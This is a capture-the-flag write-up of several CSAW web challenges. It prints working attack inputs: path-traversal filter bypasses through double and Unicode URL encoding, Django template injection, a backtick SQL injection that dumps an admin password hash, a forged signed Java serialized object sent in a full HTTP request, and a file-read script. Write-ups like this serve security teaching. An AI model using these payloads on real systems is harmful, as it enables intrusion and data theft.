Orange v3:

This is a modified version of the first orange task, this time blocking %2E(.) doubleurlencoding and any other extension except .txt and dots (other chars too), so after a while we realised we can parse a utf-16 char that ends with 2E.

For example : ĮLATIN CAPITAL LETTER I WITH OGONEK (U+012E)

Which will be encoded like %01%2E

%01 isnt used according to(https://www.obkb.com/dcljr/charstxt.html)

So trying this on the url : http://web.chal.csaw.io:7312/?path=%C4%AE/orange.txt

Gave the result, now doing http://web.chal.csaw.io:7312/?path=%C4%AE%C4%AE/flag.txt

Gave us the flag : flag{s0rry_this_t00k_s0_m@ny_tries...}

Orange v1:

This one was blocking double dots ‘..’ easy bypass was using double urlencoding of the dot char http://web.chal.csaw.io:7311/?path=%252E%252E/flag.txt

Flag : flag{thank_you_based_orange_for_this_ctf_challenge}

Shia Labeouf-off:

Navigating around the website we can find a form vuln to xss and template injection , app was running django which wasn't easy to hack, django doesnt permit a lot of global access, we can just access contructs and tags

Trying {{ user }} in http://web.chal.csaw.io:5490/ad-lib/

Gave us some result, after looking in debug, we find an interesting object (mrpoopy), problem was accessing it, that took a while when we read the debug in

http://web.chal.csaw.io:5490/polls/3/

So we find that there were custom tags defined (listme, getme)

Applying this filters to mrpoopy gave good results

First : {{ mrpoopy|listme }} which resulted in :

['Woohoo', '__doc__', '__flag__', '__module__']

Now we now the attribs, we can access them by getme, calling {{ mrpoopy|getme:"__flag__"}}did the job (weird django syntax)

And we get the flag : flag{wow_much_t3mplate}

LittleQuery:

First thing to find is robots.txt contained :

```
User-agent: *

Disallow: /api
```

After that we find http://littlequery.chal.csaw.io/api/db_explore.php

Which was indicating we need to specify schema or preview

Doing http://littlequery.chal.csaw.io/api/db_explore.php?mode=schema

We can see the db name : ” littlequery”

http://littlequery.chal.csaw.io/api/db_explore.php?mode=schema&db=littlequery: shows table

http://littlequery.chal.csaw.io/api/db_explore.php?mode=schema&db=littlequery&table=user : shows columns

To find rows we need to use mode=preview:

http://littlequery.chal.csaw.io/api/db_explore.php?mode=preview&db=littlequery&table=user

Hmm not so easy the response was : Database 'littlequery' is not allowed to be previewed.

Looks like some filter, after playing a while with params we can find a sqli, backtick wasn’ t sanitized

Doing this : http://littlequery.chal.csaw.io/api/db_explore.php?mode=preview&db=littlequery`&table=users

Results in : `littlequery``.`users` doesn't exist.

Need to balance the query now

http://littlequery.chal.csaw.io/api/db_explore.php?mode=preview&db=littlequery`.user--%20-&table=

Gave the result : [{"uid":"1","username":"admin","password":"5896e92d38ee883cc09ad6f88df4934f6b074cf8"}]


We have our admin / password, when trying to login with them it didnt work, the js script was hashing the password, all I had to do is intercept it burp and change the params .

We find a console with a commented flag : flag{mayb3_1ts_t1m3_4_real_real_escape_string?}

Not My Cup Of Coffe:

Well this was a good task .

Home page looked like this :




Our Beans

Name	Description	Parent	Parent	Available
Covfefe	The best trade deal in the history of trade deals	n/a	n/a	Yes
Dennis	Dennis Sun has been removed from the group	n/a	n/a	Yes
Ghost	spoopy	n/a	n/a	Yes
Hyper	wtf	n/a	n/a	Yes
MG	p r e z	n/a	n/a	Yes
Passion	Leon is a programmer who aspires to create programs that help people do less. He wants to put automation first, and scalability alongside. He dreams of a world where the endless and the infinite become realities to mankind, and where the true value of life is preserved.	n/a	n/a	Yes
Raid	raid	n/a	n/a	Yes
Tnek	I'll save you	n/a	n/a	Yes
Yeet	yeet	n/a	n/a	Yes
Flag	-	-	-	No

So we can make some assumptions from here, name Flag wasnt available, otherwise normal stuff

Visiting this page :



Bean Passion Chamber

Name:


Description:

First Parent: Covfefe

Second Parent: Covfefe

We could create a comment with name and description and choose parents parents were from the list(Covfefe,Passion ....) but Flag wasn't in list , thats the first interesting thing, when we write something it get's replaced like first image, each parent has a text .

Looking at source code :



```
        </div>
        <div class="form-group row justify-content-center">
          <div class="col-sm-4">
            <label for="parent-1">First Parent:</label>
            <select class="form-control" name="parent1" id="parent1">

                <option
value="rO0ABXNyABJjb2ZmZWUuQ292ZmVmZUJlYW4AAAAAAAAAAQIAAHhyAAtjb2ZmZWUuQmVhbgAAAAAAAAABAgAETAAHaW5oZXJpdHQADUxjb2ZmZWUvQmVhbjtMAARuYW1l
dAASTGphdmEvbGFuZy9TdHJpbmc7TAAHcGFyZW50MXEAfgACTAAHcGFyZW50MnEAfgACeHBwdAAHQ292ZmVmZXBw-
7ed88df1a47853cf4f9b8b404a10ae50320765a8918ba2fa9960bb17585466f9">Covfefe</option>

                <option
value="rO0ABXNyABFjb2ZmZWUuRGVubmlzQmVhbgAAAAAAAAABAgAAeHIAC2NvZmZlZS5CZWFuAAAAAAAAAAECAARMAAdpbmhlcml0dAANTGNvZmZlZS9CZWFuO0wABG5hbWV0
ABJMamF2YS9sYW5nL1N0cmluZztMAAdwYXJlbnQxcQB+AAJMAAdwYXJlbnQycQB+AAJ4cHB0AAZEZW5uaXNwcA==-
ad7fa4a9328238a9ed964ca29daf1900e043744a88d92d32cbb90ba0e011e9ce">Dennis</option>

                <option
value="rO0ABXNyABBjb2ZmZWUuR2hvc3RCZWFuAAAAAAAAAAECAAB4cgALY29mZmVlLkJlYW4AAAAAAAAAAQIABEwAB2luaGVyaXR0AA1MY29mZmVlL0JlYW47TAAEbmFtZXQA
EkxqYXZhL2xhbmcvU3RyaW5nO0wAB3BhcmVudDFxAH4AAkwAB3BhcmVudDJxAH4AAnhwcHQABUdob3N0cHA=-9c4ed5bced005095b079a64c9c7fb094bf9278bc47d48a12e3
1fe6d702926d89">Ghost</option>

                <option
value="rO0ABXNyABBjb2ZmZWUuSHlwZXJCZWFuAAAAAAAAAAECAAB4cgALY29mZmVlLkJlYW4AAAAAAAAAAQIABEwAB2luaGVyaXR0AA1MY29mZmVlL0JlYW47TAAEbmFtZXQA
EkxqYXZhL2xhbmcvU3RyaW5nO0wAB3BhcmVudDFxAH4AAkwAB3BhcmVudDJxAH4AAnhwcHQABUh5cGVycHA=-3b8d4e04586826d334458dabedfafbf6b79cdb5dedaaf6c488
```


Which contained some base64 encoded stuff + a hash that looked like sha256 :

Decoding the base64 showed some java objects each one with the name of the parent in it , from now we understand the idea of the challenge, we need to forge an object , instead of sending Covfefe.Coffee.., we’ll change the attr with ‘Flag’, but doing it crashes the application, looks like it verifies if the signature (sha256) matches,

So trying with the existing object we found out that that hash was


Sha256(base64object+salt) and salt=’c@ram31m4cchi@o’

After this I took an existing Bean which had 4 chars(like flag) and did a streplace with Flag, that didnt work, apparently some base64 padding incorrect, after that we fixed using hexeditor which looks like this :



```
ile: hex                                  ASCII Offset: 0x00000000 / 0x0000009B (%00)
0000000  AC ED 00 05  73 72 00 0F   63 6F 66 66  65 65 2E 46   ....sr..coffee.F
0000010  6C 61 67 42  65 61 6E 00   00 00 00 00  00 00 01 02   lagBean.........
0000020  00 00 78 72  00 0B 63 6F   66 66 65 65  2E 42 65 61   ..xr..coffee.Bea
0000030  6E 00 00 00  00 00 00 00   01 02 00 04  4C 00 07 69   n...........L..i
0000040  6E 68 65 72  69 74 74 00   0D 4C 63 6F  66 66 65 65   nheritt..Lcoffee
0000050  2F 42 65 61  6E 3B 4C 00   04 6E 61 6D  65 74 00 12   /Bean;L..namet..
0000060  4C 6A 61 76  61 2F 6C 61   6E 67 2F 53  74 72 69 6E   Ljava/lang/Strin
0000070  67 3B 4C 00  07 70 61 72   65 6E 74 31  71 00 7E 00   g;L..parent1q.~.
0000080  02 4C 00 07  70 61 72 65   6E 74 32 71  00 7E 00 02   .L..parent2q.~..
0000090  78 70 70 74  00 04 46 6C   61 67 70 70                xppt..Flagpp
```

And reencoded the base64 and sign it with salt, and sent the request :




```
POST /roaster.jsp HTTP/1.1
Host: web.chal.csaw.io:8616
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://web.chal.csaw.io:8616/breed.jsp
Cookie: __cfduid=dddbbb788252fa61e8767810efbfd3a8f1505505169;
csrftoken=sE1P4n0qGZW3Tud9am4FoIo62UplTmSFUi97bNu4ZRCmCkTQeO6qndweC0Wh6kG
t; JSESSIONID=572A29074F3BE02C761F6D14A705EFF7
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 601

bean-name=l33t_name&bean-desc=l33t_d3sc&parent1=rO0ABXNyAA9jb2ZmZWUuRmxhZ
0JlYW4AAAAAAAAAAQIAAHhyAAtjb2ZmZWUuQmVhbgAAAAAAAAABAgAETAAHaW5oZXJpdHQADU
xjb2ZmZWUvQmVhbjtMAARuYW1ldAASTGphdmEvbGFuZy9TdHJpbmc7TAAHcGFyZW50MXEAfgA
CTAAHcGFyZW50MnEAfgACeHBwdAAERmxhZ3Bw-6715801eb21604db3f35709ff86ee6ac86e
75bab042d2e4fced219c7a130763c&parent2=rO0ABXNyAA9jb2ZmZWUuRmxhZ0JlYW4AAAA
AAAAAAQIAAHhyAAtjb2ZmZWUuQmVhbgAAAAAAAAABAgAETAAHaW5oZXJpdHQADUxjb2ZmZWUv
QmVhbjtMAARuYW1ldAASTGphdmEvbGFuZy9TdHJpbmc7TAAHcGFyZW50MXEAfgACTAAHcGFyZ
W50MnEAfgACeHBwdAAERmxhZ3Bw-6715801eb21604db3f35709ff86ee6ac86e75bab042d2
e4fced219c7a130763c
```


Don’t forget to change JSESSIONID

Now after revisiting main page :



MG	prez	n/a	n/a	Yes
Passion	Leon is a programmer who aspires to create programs that help people do less. He wants to put automation first, and scalability alongside. He dreams of a world where the endless and the infinite become realities to mankind, and where the true value of life is preserved.	n/a	n/a	Yes
Raid	raid	n/a	n/a	Yes
Tnek	I'll save you	n/a	n/a	Yes
Yeet	yeet	n/a	n/a	Yes
l33t_name	l33t_d3sc	Flag	Flag	Yes
Flag	-	-	-	No

We find our injecting thing with the with ‘Flag’ parent , just need to create something pointing to it, and we can see flag (or just refresh)



Passion	Leon is a programmer who aspires to create programs that help people do less. He wants to put automation first, and scalability alongside. He dreams of a world where the endless and the infinite become realities to mankind, and where the true value of life is preserved.	n/a	n/a	Yes
Raid	raid	n/a	n/a	Yes
Tnek	I'll save you	n/a	n/a	Yes
Yeet	yeet	n/a	n/a	Yes
l33t_name	flag{yd1dw3wr1t3th15j@v@is@n@landd0nt51@lize}	Flag	Flag	Yes
t3st	flag{yd1dw3wr1t3th15j@v@is@n@landd0nt51@lize}	l33t_name	l33t_name	Yes
Flag	-	-	-	No

FuntimeJs:

So after solving littlequery we get a console and we can run commands, after checking the github link of runtimejs

https://github.com/runtimejs/runtime we can find some modules which are default, like ‘fs’ which is important for us, so after getting file read, we run a payload, and try to read flag.txt

```
var fs = require("fs");

fs.readFile("flag.txt", function (err, data) {

        if (err) throw err;

        console.log(data.toString());

});
```

And yes flag was there : flag{I_f0rg0t_1n1trd_1nclud3d_a11_files}